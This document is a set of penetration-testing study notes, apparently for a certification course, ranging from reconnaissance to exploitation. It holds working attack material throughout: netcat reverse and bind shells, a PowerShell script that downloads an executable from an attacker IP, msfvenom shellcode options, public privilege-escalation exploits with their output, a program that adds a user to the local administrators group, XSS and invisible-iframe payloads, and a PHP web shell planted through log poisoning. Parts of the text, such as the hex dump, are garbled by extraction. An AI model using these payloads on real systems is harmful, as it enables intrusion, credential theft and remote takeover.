

Pentesting Steps

- Phase 1 (Information Gathering)
 - You can gather plenty of hints pointing to potentially vulnerable systems
 - Run google searches
 - DNS enumeration techniques
 - Various nmap scans
 - Dirbuster
 - Use to try to find different directories in the webserver
 - Cewl
 - Use to try and pull possible passwords from the website
 - nikto
- Phase 2 (Vulnerability Identification and Prioritization)
 - Lots of information can be gather by using enumeration technqiues
 - Use john to try and make a wordlist from list of possible passwords from cewl
 - Use online password attack tool to try and crack password
 - Use hash-identifier to see what hash algorithm was used for hashing the passwords
 - If you can't find the hash information, try downloading the program (if possible) and see if the hash information is in the source code.
 - oclHashcat
 - Can be used to crack strongly hashed and salted passwords.
 - It takes advantage of the GPU
- Phase 3 (Research and Development)
 - Search for existing vulnerabilities in any of the victim's software
 - **USE SEARCHSPLOIT**
 - Modify exploits as needed so that they fit the need for what you are trying to do
 - Test the exploit if you can to ensure that it works in a development environment
- Phase 4 (Exploitation)
 - Local Privilege Escalation
 - If needed, use privilege escalation techniques to gain root privileges on the victim's machine/server
 - Use python -c 'import pty;pty.spawn("/bin/bash")' when you have a shell but need to see directories and such
- Phase 5 (Post Exploitation)
 - Expanding Influence
 - Gather passwords
 - Use fgdump or wce for windows
 - Grab shadow and passwd files
 - Use unshadow to unshadow shadow file
 - Crack the hash
 - Client Side Attack Against Internal Network
 - If in webserver, see how you can spread malicious files/applets to other machines
 - Privilege Escalation through AD Misconfigurations
 - Common useful misconfiguration found in modern domain environments is unprotected Windows Group Policy Preferences (GPP) setting files
 - These passwords can be extracted and decrypted from these preference files to reveal local passwords and other sensitive information.

- Can decrypt these passwords using gpp-decrypt
 - Following command can be used to run a payload with local admin rights
 - powershell -ExecutionPolicy Bypass -File c:\Windows\temp\run.ps1
- Port Tunneling
 - SSH Tunneling with HTTP encapsulation
 - To make traffic look like HTTP traffic, encapsulate the traffic in HTTP requests
 - Httpptunnel can be used to do this
- Firewall
 - Command for allowing a program through firewall
netsh advfirewall firewall add rule name="httptunnel_client" dir=in action=allow program="httptunnel_client.exe" enable=yes
 - Command for adding new rules
netsh advfirewall firewall add rule name="1080" dir=in action=allow protocol=TCP localport=1080
 - Use powershell to download files
- Domain Privilege Escalation
 - Once you have a shell on a high value server, use Windows Credential Editor (wce.exe)
 - This tool will dump hashes, Kerberos tickets, and clear-text passwords belonging to existing windows logon sessions on the server

Find file commands

- updatedb - updates database of files
- locate <filename> - locates queries db of files for filename
- which <executable name> - searches through the directories that are defined in the \$PATH environment variable for a given filename
- find directory -name <filename> - recursively search any given path for various files
- Find directory -name <filename> -exec file {} \; - find filename and execute file command

Netcat

- Tool that can read and write to TCP and UDP ports
 - Can be useful for checking if a port is open or closed
 - Can be useful for reading a banner from the port
 - Can be useful for connecting to a service manually
- Connecting to a TCP/UDP Port
 - nc -nv <Target IP address Target Port Number>
- Listening on a TCP/UDP Port
 - Useful for receiving a TCP/UDP network connection
 - nc -nlvp <Target port number> "netcat listener"
- Transferring Files
 - nc -nlvp <Target port number> > incoming.exe "Stores any incoming data into the incoming.exe file on the target machine"
 - nc -nv <Target IP address Target Port Number> < <File to be uploaded>

- Remote Administration with Netcat
 - Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.
 - Bind Shell
 - `nc -nlvp <Target port number> -e cmd.exe` "Redirects the stdin, stdout, and stderr to the network and binds cmd.exe to a local port."
 - Reverse Shell
 - `nc -nlvp <Target port number>`
 - `nc -nv <Target IP address Target Port Number> -e /bin/bash` "Sends control of sending machines command prompt"

Ncat

- Feature-packed networking utility that reads and writes data across networks from the command line
- Modern day rewrite of netcat tool
- `Ncat -lvp <Target Port number> -e` or `--exec <command to execute> --allow <specific ip to allow connection for> --ssl` "add ssl if encrypted connection wanted"
 - Command to execute is usually cmd.exe or /bin/bash depending on what system you are making the shell for
 - Adding encrypting is good when trying to avoid IDSs
- `Ncat -v <Target IP Address Target Port Number> --ssl` "add ssl if encrypted connection wanted"

Reverse Shell

- In order to make a reverse shell, set the attacking machine as the server.
- Then when connecting to the server add the `-e` command followed by the type of "shell " to create it will either be cmd.exe or /bin/bash
- You can do this using either nc or ncat, but it is best to use with ncat because ncat gives you the ability to use add encryption so that it's easier to avoid IDSs

Passive Information Gathering

- Passive
 - Process of collecting information about your target, by using publicly available information
 - Search Engine Results, Whois information, Background check services, Public company information
 - Google Hacking
 - Use certain google commands to find information about the target
 - Intitle
 - Filetype
 - Inurl
 - Site
 - frontpage
 - Negation command "-"

- For more information "exploit db google hacking db"
- Email Harvester (theharvester)
 - Effective way for finding emails and possible usernames that belong to an organization
 - Kali tool call theharvester can be used to perform passive information gathering
- Netcraft
 - Can be used to indirectly find out information about web servers on the Internet, including the underlying OS, webserver version, and uptime graphs
 - www.netcraft.com
- Whois
 - Name for a TCP service, tool, and type of database
 - Databases contain name server, registrar, and, in some cases, full contact information about a domain name.
 - Can lookup using Domain name or IP Address
- Recon-ng
 - Full-featured web reconnaissance framework written in Python
 - Provides a powerful env in which open source web-based reconnaissance can be conducted quickly and thoroughly
 - Some of the different modules
 - Domains-contacts/whois_pocs
 - Can find employee names and email addresses
 - Domains-vulnerabilities/xssed
 - Finds existing XSS vulnerabilities that have been reported and either fixed or not fixed
 - Domains-hosts/google_site_web
 - Searches for additional subdomains on target via google search engine

Active Information

- Active
 - DNS Enumeration
 - Offers a variety of information about public (and sometimes private) organization servers, such as IP addresses, server names, and server functionality
 - Host -t ns target domain
 - Ns = name server
 - Gets name servers for target domain
 - Host -t mx target domain
 - Mx = mail server
 - Gets mail servers for target domain
 - Host <target domain>
 - Returns ip address if target domain exists
 - Forward Lookup Brute Force
 - Used to guess valid names of servers by attempting to resolve a given name
 - Reverse Lookup Brute Force
 - Used to guess valid name servers by attempting to resolve a given IP address

- DNS Zone Transfers
 - Usually many admins misconfigure their DNS servers, and as a result, anyone asking for a copy of the DNS server zone will receive one
 - This is equivalent to handing a hacker the corporate network layout on a silver platter
 - Zone transfer command: `host -l <target domain> <dns server address>`
 - Dnsrecon and dnsenum can do dns enumeration as well
 - DNSRecon
 - Advanced morden DNS enumeration python script
 - Dnsrecon `-d <target domain> -t axfr`
- Port Scanning
 - Process of checking for open TCP or UDP ports on a remote machine
 - Connecting Scanning
 - Try to establish a tcp connection (using tcp handshake) to see if a port is open
 - Syn Scanning
 - Send SYN packets to target machine to try to attempt a tcp handshake (without actually completing the handshake)
 - If a SYN/ACK is sent back then the port is open
 - These will usually be noticed by firewalls
 - UDP Scanning
 - Often unreliable because firewalls and routers may drop ICMP packets, which can lead to false positives
 - People often forget to scan for UDP services, and stick only to TCP scanning
 - So, it is sometimes useful to scan for UDP services if there are no other options
 - NMAP
 - Location of config files `/usr/share/nmap`
 - Default nmap TCP scan will scan the 1000 most popular ports on a given machine
 - Scanning all ports on a machine can be overwhelming resource intensive
 - Network Sweeping
 - Used to deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe these machines using
 - Performs a network wide action
 - `-oG` is the greppable output parameter which saves the network sweeping results into a more legible format
 - To scan all ips for a specific port use `-p`
 - `--topports` will scan the top TCP ports (must set how many topports to scan)
 - SMB Enumeration
 - Scanning for the NetBiosService
 - Nbtscan can be used to gather NetBIOS information
 - Null Sessions Enumeration
 - Refers to an unauthenticated NetBIOS session between two computers.
 - Exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers.

- Null sessions also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs.
- Rpcclient useful tool to initiate a smb null session and explore remote smb service
 - Rpcclient -U <username> target IP
 - Srvinfo "returns server info"
 - Enumdomusers
 - display list of usernames defined on the server
 - Getdompwninfo
 - Displays smb password policy
- Enum4linux
 - Tool for enumerating information from Windows and Samba systems
 - Enum4linux -v <target ip address>
- SMTP Enumeration
 - Mail servers can also be used to gather information about a host or network
 - Important commands
 - VRFY (Verify)
 - Request asks the server to verify an email address
 - EXPN
 - Asks the server for the membership of a mailing list
- SNMP Enumeration
 - Uses UDP
 - SNMP Management Information Base
 - A database containing information usually related to a network management.
 - The db is organized like a tree, where branches represent different organizations or network functions and leaves correspond to specific variable values that can then be accessed, and probed by an external user
 - To scan for open SNMP ports
 - Nmap -sU -open -p 161 <target range>
 - Onesixtyone
 - Checks for community strings against an IP list allowing us to brute force various community strings
 - Windows SNMP Enumeration
 - Snmpwalk
 - Tool for probing and querying SNMP values
 - Snmpwalk -c <community string> <version of snmp protocol to use> <Target IP address>
 - Best to only query specific information because it will be hard to understand
 - Vulnerability scanning
 - Process of using automated tools to discover, and identify, vulnerabilities in a network

- Vulnerability scanning with Nmap
 - Nmap NSE scripts can be used to conduct precise vulnerability scanning
 - Can use -all to use all scripts against a target
- OpenVAS
 - Open source framework for identifying numerous vulnerabilities
 - Initial setup
 - Openvas-setup
 -

IP Tables

- Watch data
 - Iptables -I INPUT 1 -s <local IP Address> -j ACCEPT
 - Iptables -I OUTPUT 1 -d <local IP Address> -j ACCEPT
 - Iptables -Z
 - Iptables -vnl

SMB

- **SMB1** – Windows 2000, XP and Windows 2003.
- **SMB2** – Windows Vista SP1 and Windows 2008
- **SMB2.1** – Windows 7 and Windows 2008 R2
- **SMB3** – Windows 8 and Windows 2012.

Netbios

- Nbtscan -r <Target ip range>

SMTP Enumeration

```
#!/usr/bin/python import socket
import sys
if len(sys.argv) != 2:

print "Usage: vrfy.py <username>" sys.exit(0)


# Create a Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Connect to the Server
connect=s.connect((Target IP,25))
# Receive the banner
banner=s.recv(1024)
```

```

print banner
# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n') result=s.recv(1024)
print result
# Close the socket
s.close()

```

SNMP Enumeration

1.3.6.1.2.1.25.1.6.0	" System Processes
" 1.3.6.1.2.1.25.4.2.1.2	" Running Programs
" 1.3.6.1.2.1.25.4.2.1.4	" Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
" 1.3.6.1.2.1.25.6.3.1.2	" Software Name
" 1.3.6.1.4.1.77.1.2.25	" User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Enumerating the Entire MIB Tree

Enumerating Windows Users:


```
root@kali:~# snmpwalk -c public -v1 SNMP Server IP 1.3.6.1.4.1.77.1.2.25
```

Enumerating Running Windows Processes:

```
root@kali:~# snmpwalk -c public -v1 SNMP Server IP 1.3.6.1.2.1.25.4.2.1.2
```

Enumerating Open TCP Ports:

```
root@kali:~# snmpwalk -c public -v1 SNMP Server IP 1.3.6.1.2.1.6.13.1.3
```

Enumerating Installed Software:


```
root@kali:~# snmpwalk -c public -v1 SNMP Server IP 1.3.6.1.2.1.25.6.3.1.2
```

```
root@kali:~# echo public > community
root@kali:~# echo private >> community
root@kali:~# echo manager >> community
root@kali:~# for ip in $(seq 1 254);do echo 192.168.1.$ip;done > ips
root@kali:~# onesixtyone -c community -i ips
```

- Onesixtyone checks for community strings against an ip list
 - Can identify SNMP servers

OpenVAS

Configure Target

 **Greenbone**
Security Assistant

Logged in as Admin **admin** | Logout
Tue Jun 9 22:04:24 2015 UTC

[Scan Management](#) | [Asset Management](#) | [SecInfo Management](#) | [Configuration](#) | [Extras](#) | [Administration](#) | [Help](#)

New Target ?

Name

subnet-1

Comment (optional)

Hosts

☒ Manual 192.168.1.0/24

☐ From file No file selected.

Exclude Hosts

Reverse Lookup Only

☐ Yes ☒ No

Reverse Lookup Unify

☐ Yes ☒ No

Port List

All IANA assigned TCP 2012-02-10 ▼

Alive Test

Scan Config Default ▼

Credentials for authenticated checks (optional):

SSH

-- ▼ on port 22


SMB


-- ▼

ESXi



-- ▼

Create new scan task

 **Greenbone**
Security Assistant

 Logged in as Admin **admin** | Logout
Tue Jun 9 22:07:47 2015 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

New Task ?  

Name

First_Scan

Comment (optional)

Scan Targets

subnet-1 ▾

Alerts (optional)

-- ▾ +

Schedule (optional)

-- ▾ ☐ Once

Add results to Asset Management

☒ yes ☐ no

Alterable Task

☐ yes ☒ no

Scanner

☒ OpenVAS Scanner

OpenVAS Default ▾

Scan Config

Full and fast ▾

Slave (optional)

-- ▾

Network: Source Interface

Order for target hosts

Sequential ▾

Maximum concurrently executed NVTs per host


4

Maximum concurrently scanned hosts

20

Create Task

Start Scan

 **Greenbone**
Security Assistant

Logged in as Admin **admin** | Logout
Tue Jun 9 22:10:41 2015 UTC

Scan ManagementAsset ManagementSecInfo ManagementConfigurationExtrasAdministrationHelp

Task Details ? * [Icons] [Refresh every 30 Sec.] [Refresh Icon]

Name:	First_Scan	ID:	a3ff092b-ed7-43c7-819e-71a869304f45
Comment:		Created:	Tue Jun 9 22:09:43 2015
Target:	subnet-1	Last modified:	Tue Jun 9 22:09:57 2015
Alerts:		Owner:	admin
Schedule:	(Next due: over)		
Add to Assets:	yes		
Alterable Task:	no		
Scanner:	OpenVAS Default (Type: OpenVAS Scanner)		
	Scan Config: Full and fast		
	Slave:		
	Order for target hosts: Sequential		
	Network Source Interface:		
	Maximum concurrently executed NVTs per host: 4		
	Maximum concurrently scanned hosts: 20		
Status:	<div><div>1 %</div></div>		
Reports:	1, Current: Jun 9 2015 (Finished: 0)		
Notes:	0		
Overrides:	0		

Buffer Overflows

- Fuzzing

- Involves sending malformed data into application input and watching for unexpected crashes.
 - Unexpected crash indicated that the application
 - Getting control of the EIP register is a crucial step of exploit development
 - Fuzzing script


```

○ #!/usr/bin/python import socket
○ # Create an array of buffers, from 1 to 5900, with increments of 200.
buffer=["A"]
counter=100
while len(buffer) <= 30:
○ buffer.append("A"*counter) counter=counter+200
○ for string in buffer:
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) connect=s.connect((<Victim
IP Address>,110))
s.recv(1024)
s.send('USER test\r\n')
s.recv(1024)
s.send('PASS ' + string + '\r\n') s.send('QUIT\r\n')
s.close()

```

 - Pattern creation


```

○ root@kali:~# locate pattern_create /usr/share/metasploit-
framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -
l 2700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A

```

 - Discover offset of specific bytes


```

○ root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -
l 2700 -q 39694438
[*] Exact match at offset 2606

```

 - -q <bytes to find>

Windows Memory Protections

- Data Execution Prevention (DEP)
 - Set of hardware and software technologies that perform additional checks on memory, to help prevent malicious code from running on a system.
- Address Space Layout Randomization (ASLR)
 - Randomizes the base addresses of loaded applications and DLLs, every time the OS boots up.

Fuzzing

- Involves sending malformed data into application input and watching for unexpected crashes.
 - Unexpected crashes mean the application may not filter certain input correctly

Shellcode

- Common bad character in buffer overflows caused by unchecked string copy operations is the null byte (0x00).
 - Bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears
- Carriage return (0x0D) is a bad character specific to the POP3 PASS command
 - 0x0A character is a bad character as well because it is a line feed
 - It signifies to the application that the end of the password has been reached
- Check for bad characters, to prevent future problems
 - Easy way to do this is to send all possible characters, from 0x00 to 0xff, as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs
- Can use msfvenom to generate shell_code
 - Msfvenom -p <payload> LHOST <attack machine IP> LPORT <attack machine port> -f <format type> -e <encoding type "choose x86/shikata_ga_nai if using 32 bit windows" -b <bad characters to avoid>
 - Add NOPs (\x90) before shellcode to ensure that the payload does not overwrite itself
 - Use EXITFUNC=thread to change the exitfunction

Post Exploitation

- Refers to the actions performed by an attacker, once some level of control has been gained on his target.
 - Actions may include uploading files and tools to the target machine, elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, etc.
 - One of the first steps is to upload files that will aid in the post exploitation processes
 - Initial limitation faced when uploading files on a freshly compromised machine, is that we are limited to only using tools that are available on the target.
 - Most netcat-like connections provide a non-interactive shell
 - Dir command is a non-interactive command because it does not require more input from the user in order to complete
 - Ftp is an interactive command because it requires user intervention to complete
 - The standard output from an interactive program is not redirected correctly to the shell, and you will often get timed out, or disconnected from the shell
 - TFTP can be useful if installed on the victim's machine
 - In most situations it won't be and if it is, it will most likely be blocked by the firewall
 - But, if not, it is a useful alternative
 - Way to get around ftp user interaction, use the -s command and provide a text file which contains the commands that the user would need to enter (This will turn the FTP to a non-interactive process)
 - Another file transfer method can be done by hosting the file on a webserver and using VBScript or Powershell to download it

```

• echo strUrl = WScript.Arguments.Item(0) > wget.vbs
  echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
  echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
  echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
  echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
  echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
  echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs

```

```

echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs echo If
http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs echo If http Is
Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

```

- cscript wget.vbs <url> <executable>

```

•
• C:\Users\John> echo $storageDir = $pwd > wget.ps1
C:\Users\John> echo $webclient = New-Object System.Net.WebClient >> wget.ps1
C:\Users\John> echo $url = "http://<Attacker IP>/test.exe" >> wget.ps1
C:\Users\John> echo $file = "new-exploit.exe" >> wget.ps1
C:\Users\John> echo $webclient.DownloadFile($url,$file) >> wget.ps1

```

- powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive - NoProfile - File wget.ps1
- Use upx command to pack files

- Exe2bat can be used to convert an executable to a text file

```

• root@kali:~# cp /usr/share/windows-binaries/exe2bat.exe .
• root@kali:~# wine exe2bat.exe nc.exe nc.txt
• echo n 1.dll >123.hex
echo e 0100 >>123.hex
echo 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00
40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c
cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72
75 6e 20 69 6e 20 44 4f 53 206d6f64652e0d0da24000000000000000 >>123.hex
echo e 0180 >>123.hex
echo 50 45 00 00 4c 01 04 00 ee 7e 66 51 00 00 00 00 00 00 00 00 00 e0 00 0f 03
0b 01 02 16 00 98 00 00 4c 00 00 00 00 00 00 00 00 4c 00 00 00 10 00 00 00 c0
00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00
00 00 00 00 30 01 00 00 04 00 00 5a 93 01 00 03 00 00 00 00 00 10 00 00 10
00 00 00 00 10 00 00 10 00 0000000000100000000000000000000000000000 >>123.hex
echo e 0200 >>123.hex
• echo e e900 >>123.hex echo >>123.hex
echo r cx >>123.hex echo e800 >>123.hex echo w >>123.hex
echo q >>123.hex debug<123.hex
copy 1.dll nc.exe
•
•

```

Privilege Escalation

- Process of increasing the level of access to a machine, or network.
- Privilege Escalation Exploits
 - Exploits that be used to escalate user privileges
- Incorrect File and Service Permissions
 - If a software developer create a program that runs as a Windows service and they don't take care to verify the access permissions of the file used by their service and the file is left in such a state that the Everyone Windows group has full read and write access to the file.
 - This will allow a lower priv user to replace the affected file used with a malicious one
 -

Linux way of privilege escalation

- Look for file and script that have misconfiguration which have sudo or world writable permissions on a local linux file systems
 - Can include
 - sudo binaries
 - Cron jobs
 - Boot files
 - To search filesystem for world writable files
 - Find / -perm -2 ! -type l -ls 2>/dev/null
 - Find file or script that allows low priv to change it
 - If script found and the script runs as root, have it create a reverse shell for the low priv user
 - This will allow you to have a reverse shell logged in as the low priv user. But, because the script is ran as root, the user now has root in the reverse shell

```
cat: /etc/shadow: Permission denied
John@ubuntu:~$ wget -O exploit.c http://www.exploit-db.com/download/18411
John@ubuntu:~$ gcc -o mempoipper exploit.c
John@ubuntu:~$ ./mempoipper
=====

=
=
= =====

Mempoipper = by zx2c4 = Jan 21, 2012 =

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/8810/mem in child. [+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
```


```
[+] Seeking to offset 0x8049514.  
[+] Executing su with shellcode.  
# id  
uid=0(root) gid=0(root)  
# cat /etc/shadow |grep root root:!:15806:0:99999:7:::
```

Windows

MS11-080 is a script that can be used to escalate privileges on Windows XP and 2003 machines


```
python pyinstaller.py --onefile ms11-080.py
```

py install compiles a python script into an executable



```
Command Prompt - python pyinstaller.py --onefile ms11-080.py  
C:\Users\Offsec\Desktop\pyinstaller-2.0>python pyinstaller.py --onefile ms11-080.py  
14 INFO: wrote C:\Users\Offsec\Desktop\pyinstaller-2.0\ms11-080\ms11-080.spec  
30 INFO: Testing for ability to set icons, version resources...  
30 INFO: ... resource update available  
30 INFO: UPX is not available.
```

File must be copied over to the victim machine and executes



```
Command Prompt - ms11-080.exe -O XP  
C:\Documents and Settings\n08b\Desktop>net user hax0r hax0r /add  
System error 5 has occurred.  
Access is denied.  
  
C:\Documents and Settings\n08b\Desktop>ms11-080.exe -O XP  
[>] MS11-080 Privilege Escalation Exploit  
[>] Matteo Menelli - ryujin@offsec.com  
[>] Release Date 28/11/2011  
[*] Retrieving Kernel info...  
[*] Kernel version: ntkernel.exe  
[*] Kernel base address: 0x804d7000L  
[*] HalDispatchTable address: 0x80545838L  
[*] Retrieving hal.dll info...  
[*] hal.dll base address: 0x806d0000L  
[*] HalQuerySystemInformation address: 0x806e6bbaL  
[*] HalpSetSystemInformation address: 0x806e7436L  
[*] Triggering AFDJoinLeaf pointer overwrite...  
[*] Spawning a SYSTEM shell...  
  
C:\WINDOWS\system32>whoami  
NT AUTHORITY\SYSTEM  
  
C:\WINDOWS\system32>net user hax0r hax0r /add  
The command completed successfully.  
  
C:\WINDOWS\system32>
```

Icalcs is a windows utility too that allows a user to check for insecure permissions

```
c:\Program Files\Photodex\ProShow Producer>icacls scsiaccess.exe scsiaccess.exe NT  
AUTHORITY\SYSTEM:(I)(F)
```



```
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX) Everyone:(I)(F)
```

```
root@kali:~# cat useradd.c
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main () {

int i;
i=system ("net localgroup administrators low /add"); return 0;

} i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c
```

Scsiaccess.exe is an executable that is executed by a particular service. By replacing scsiaccess.exe with user.c the system will eventually run the new scsiaccess.exe which will in turn give a user system level permissions

Client Side Attacks

- Involves exploiting a weakness in client software, such as a browser (as opposed to a server software, such as a POP3 server), in order to gain access to a machine.
- The issue with client side attacks, from an attacker's standpoint, is that the enumeration of the victim client software cannot be done easily. The secret to success in client side attacks is once again information gathering.
- Information about an unreachable target, or client software can be gathered passively or actively.

Cross Site Scripting (XSS)

- Try the following in the comment box <script>alert("XSS")</script>
- As unsuspecting victims visit the affected page, the injected JavaScript code is executed in their browser

Browser Redirection and IFRAME Injection

- `<iframe SRC="http://<Webserver IP Address>/report" height = "0" width = "0"></iframe>`
 - Injects an invisible iframe into the victim's browser to get the results in a stealthier manner
- Browser redirection may be used to redirect a victim browser to a client side attack or to an information gathering script
-

File Inclusion Vulnerabilities

Local File Inclusion (LFI)

- Limits the attacker to including files already existing on the web server (more challenging approach)

Remote File Inclusion (RFI)

- Allows attacker to introduce their own code to the webserver (results in quick compromise)

- Both commonly found in poorly written PHP code

Allow an attack to include a remote or local file into the webserver's running PHP code

Local File Inclusion

Ways to get PHP code written somewhere on the victim server filesystem

- Contaminate Log Files
 - Contaminate log files of various services to cause them to contain PHP code
- Create a connection to the victim server filesystem and then send the php code so that an error happens and the code is sent to a log file
 - `Nc -nv <Webserver IP Address> 80`
 - `<?php echo shell_exec($_GET['cmd']);?>`
 - HTTP/1.1 400 Bad Request
- The connection results are written to the Apache log files, located at `c:\xampp\apache\logs\access.log`
- ```
<Webserver IP Address> - - [17/Apr/2013:06:07:18 -0400] "GET /addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../../windows/system32/drivers/etc/hosts HTTP/1.1" 200 1193
<Webserver IP Address> - - [17/Apr/2013:06:18:55 -0400] "GET /addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../../windows/system32/drivers/etc/hosts HTTP/1.1" 200 1193
<Webserver IP Address> - - [17/Apr/2013:06:22:00 -0400] " <?php echo shell_exec($_GET['cmd']);?>" 400 1047
```

The malicious PHP can be executed by appending a cmd variable and passing the command we would executed to our URL string

`http://<Webserver IP Address>/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../../../../../xampp/apache/logs/access.log`

Once the URL is sent to the web server, the output looks like this

These commands will run with the same permission as Apache and PHP

- ```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG']; } else { $lang = 'en'; }
include( $lang . '.php' );
```

 - Checks if the GET parameter LANG is set.
 - If LANG is set, it is assigned the variable \$lang
 - If not, the default value of English is assigned
 - Code uses the PHP include function and includes the required text from a local file, either en.php or fr.php
 - Because LANG parameter is not sanitized, you can try to include a different PHP file into this page

-
- Tried include Windows hosts file, usually located at C:\windows\system32\drivers\etc\hosts
- You can use a null byte (%00) to terminate the request (Works in PHP versions below 5.3)
 - This will cause the PHP engine to ignore everything after that byte.
- Once the .php extension is removed from the request, the PHP engine includes the specified file
-
- With this attack, we can include any file in the file system
- The include directive will execute PHP code within the included files, if present

Remote File Inclusion

